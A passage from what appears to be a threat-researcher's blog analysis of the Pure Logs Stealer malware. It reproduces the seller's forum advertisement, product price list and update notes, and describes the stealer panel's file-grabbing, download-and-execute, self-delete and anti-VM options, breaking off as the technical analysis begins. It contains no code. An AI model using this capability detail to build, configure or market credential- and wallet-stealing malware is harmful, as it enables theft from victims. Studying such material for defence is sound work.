
Pure Logs Stealer Fails to Impress

russianpanda.com/2023/12/26/Pure-Logs-Stealer-Malware-Analysis/

Case Study

Pure Logs Stealer first appeared on hacking forums at the end of October 2022. The stealer is developed by a malware developer going under the alias PureCoder.



PureCoder
Professional Vendor
$$$

Posts: 833
Threads: 24
B Rating: 677 3 0
Popularity: 645
βytes: β 6,826.1
Game XP: 0

PURELOGS

THE BEST LOGGER IN THE MARKET

Our logger will grab passwords from any Windows PC
Including user info such as system hardware, screenshot,
clipboard and more! All you have to do is run the panel
on any RDP\VPS Windows.

LEARN MORE

PURECODER
Coded by PureCoder team.

LANGUAGE
Used is .NET framework 4.0 64bit

STORAGE


Google Chrome
- Passwords
- Cookies
- History
- Autofill
- Extensions

Mozilla Firefox
- Passwords
- Cookies
- Bookmark

CRYPTO WALLETS


Jaxx Liberty, Atomic Wallet, ARMORY, Zcash, Dash Digital Cash, EXODUS, ELECTRUM, BitcoinCore, litecoin, MONERO, ethereum

FileZilla, WinSCP, Outlook, Foxmail



User Information

- Windows Serial Key
- Windows Username
- Country
- Installed Anti-Virus
- Name of GPU & CPU
- Clipboard


Products

CLICK HERE BEFORE BUY
$0.00 OUT OF STOCK ✕

★ 5.0
Pure Crypter
Crypter For Native And .NET
Pure Crypter
$59.00 IN STOCK ✓

★ 5.0
Pure Logs
Best Stable Logger Stealer
Pure Logs
$199.00 IN STOCK ✓

★ 5.0
Pure Miner
Powerful Silent Crypto Miner
Pure Miner
$299.00 IN STOCK ✓


★ 5.0
Blue Loader
Advanced And Light Botnet
Blue Loader
$299.00 IN STOCK ✓

★ 5.0
Pure HVNC
Hidden VNC Desktop
Pure hVNC
$99.00 IN STOCK ✓

★ 5.0 Group
Other Products
Check Our Extra Products
Other Products
From $ 10.00
INSTANT DELIVERY

The malware developer is also behind in developing the products shown above, such as Pure Miner, Pure Crypter, Pure hVNC, Blue Loader, and other products, including HWID reset, Discord DM Worm, and Pure Clipper.

The malware developer periodically pushes updates to their products. The


UPDATE

- Improve **Discord Token** stealer
Now it shows many information about the token.

❤️ 6 4:40 AM

October 26

Pure Coder owner
UPDATE

- Improved Meta-Mask cracking speed
- Now if wallet is not cracked but there is a balance, a file (*Wallet_MetaMaskOnlyBalance.json*) will be created

👍 6 10:51 AM

November 7

Pure Coder owner
UPDATE

- Fixed chrome error for metamask and import cookies

4:00 PM

November 11

Pure Coder owner
UPDATE


- Fixed chrome error for some users

👍 5:57 AM

Pure Coder owner
UPDATE

- Fixed auto-login discord using token 11:05 AM

The view of the File Grabber panel:


Licensing
Log Data
Panel
Browser Pass
App Pass
Wallet Pass
Networking
Tasks
File Builder
Notification


Folder Grabber
Folder Path
Max total files size [MB] 15 Enable
%userprofile%\Desktop
%userprofile%\Documents

File Grabber
File Path
Max total files size [MB] 15 Enable

Extension Grabber
Extension
Max total files size [MB] 15 Enable
.doc
.docx
.txt

Download And Execute
File URL Enable

The view of the File Builder panel:


Licensing
Log Data
Panel
Browser Pass
App Pass
Wallet Pass
Networking
Tasks
File Builder
Notification

Networking Settings
IP Address Port 7702

Extra Settings
Build Tag\Group Default
✓ Self-Delete
✓ Startup After PC restart
Anti VM (RDP, VMware, Sandboxie)

Wallet Settings
Delete bot wallets after extracting
Drop a txt message to wallets folder after extracting
Message
Fresh Wallets for sale.

Contact TG @

Build
Build

The stealer can be purchased automatically via the Telegram Bot without interacting directly with the malware developer/seller.


Before diving into the technical part, I want to thank cod3nym for helping with the crypter and getting additional stealer samples.

Technical Analysis

Pure Logs Stealer comes crypted using their own Pure Crypter product. The stealer allegedly has antiVM, self-delete, persistence, file grabber, and file loader features, 